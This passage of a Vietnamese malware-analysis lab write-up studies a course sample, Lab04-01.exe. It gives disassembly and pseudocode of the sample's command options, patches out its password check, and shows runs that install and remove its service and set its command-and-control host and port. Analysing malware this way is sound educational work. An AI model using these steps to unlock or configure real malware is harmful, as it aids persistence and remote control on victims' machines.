.text:00402C3B                 call    delete_service
.text:00402C40                 add     esp, 4
.text:00402C43                 jmp     short loc_402C4A
```




Kết quả:

```
  else if ( argc == 2 )
  {
    if ( get_file_name(&v8) )
      return -1;
    delete_service(&v8);
  }
  else
  {
    if ( argc != 3 )
      selfdestruct();
    delete_service(argv[2]);
  }
```

Option -c:

```
.text:00402C4F
.text:00402C4F loc_402C4F:                             ; CODE XREF: _main+F9↑j
.text:00402C4F                 mov     edx, [ebp+argv]
.text:00402C52                 mov     eax, [edx+4]
.text:00402C55                 mov     [ebp+var_1828], eax
.text:00402C5B                 push    offset c        ; unsigned __int8 *
.text:00402C60                 mov     ecx, [ebp+var_1828]
.text:00402C66                 push    ecx             ; unsigned __int8 *
.text:00402C67                 call    __mbscmp
.text:00402C6C                 add     esp, 8
.text:00402C6F                 test    eax, eax
.text:00402C71                 jnz     short loc_402CD9
.text:00402C73                 cmp     [ebp+argc], 7
.text:00402C77                 jnz     short loc_402CCF
.text:00402C79                 mov     edx, [ebp+argv]
.text:00402C7C                 mov     eax, [edx+8]
.text:00402C7F                 mov     [ebp+var_818], eax
.text:00402C85                 mov     ecx, [ebp+argv]
.text:00402C88                 mov     edx, [ecx+0Ch]
.text:00402C8B                 mov     [ebp+var_814], edx
```




Kết quả:

```
else
{
  if ( argc != 6 )
    selfdestruct();
  c2_commune(argv[2], argv[3], argv[4], argv[5]);
}
```

Option -cc:


```
.text:00402CD9 loc_402CD9:                             ; CODE XREF: _main+181↑j
.text:00402CD9                 mov     edx, [ebp+argv]
.text:00402CDC                 mov     eax, [edx+4]
.text:00402CDF                 mov     [ebp+var_182C], eax
.text:00402CE5                 push    offset Cc       ; "-cc"
.text:00402CEA                 mov     ecx, [ebp+var_182C]
.text:00402CF0                 push    ecx             ; unsigned __int8 *
.text:00402CF1                 call    __mbscmp
.text:00402CF6                 add     esp, 8
.text:00402CF9                 test    eax, eax
.text:00402CFB                 jnz     short loc_402D71
.text:00402CFD                 cmp     [ebp+argc], 3
.text:00402D01                 jnz     short loc_402D6A
.text:00402D03                 push    400h
.text:00402D08                 lea     edx, [ebp+var_C1C]
.text:00402D0E                 push    edx
.text:00402D0F                 push    400h
.text:00402D14                 lea     eax, [ebp+var_181C]
.text:00402D1A                 push    eax
.text:00402D1B                 push    400h
.text:00402D20                 lea     ecx, [ebp+var_101C]
```




Kết quả:

```
if ( _mbscmp((const unsigned __int8 *)argv[1], &c) )
{
  if ( _mbscmp((const unsigned __int8 *)argv[1], Cc) )
    selfdestruct();
  if ( argc != 2 )
    selfdestruct();
  if ( !get_key_info(&v5, 1024, &v6, 1024, &v4, 1024, &v7) )
    print_key((int)aKSHSPSPerS, (int)&v5);
```

Cuối cùng để áp dụng những thay đổi sử dụng Apply patches to input files trong Patch Program



Check thêm Create backup, do tệp ban đầu sẽ bị chỉnh sửa, còn thông tin nguyên bản ban đầu sẽ được lưu vào tệp .bak




IV. Kết quả thực hiện


Cung cấp hình ảnh minh chứng thực thi các option của file không cần nhập password

Chạy option -cc và -in:

Đầu tiên kiểm tra -cc thấy key không tồn tại, sau đó chạy option -in rồi kiểm tra thì tìm thấy được key




Kết quả sau khi chạy



Trường hợp có sử dụng tham số:

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -in Nhom7
```

Kết quả sau khi chạy



Option -re:


Sau khi chạy -re thì chạy -cc sẽ không còn tìm thấy được key

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc
k:ups h:http://www.practicalmalwareanalysis.com p:80 per:60

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -re

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc
```

Kết quả sau khi chạy



Trường hợp có tham số cũng có kết quả như trên

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -re Nhom7
```

Option -c:

Chạy option -c để tạo riêng một registry key thì thấy được key tự đặt khi chạy -cc

```
C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -c tcp http://example.com/ 80 50

C:\Windows\system32>C:\Users\testsub1\Desktop\Lab04-01.exe -cc
k:tcp h:http://example.com/ p:80 per:50
```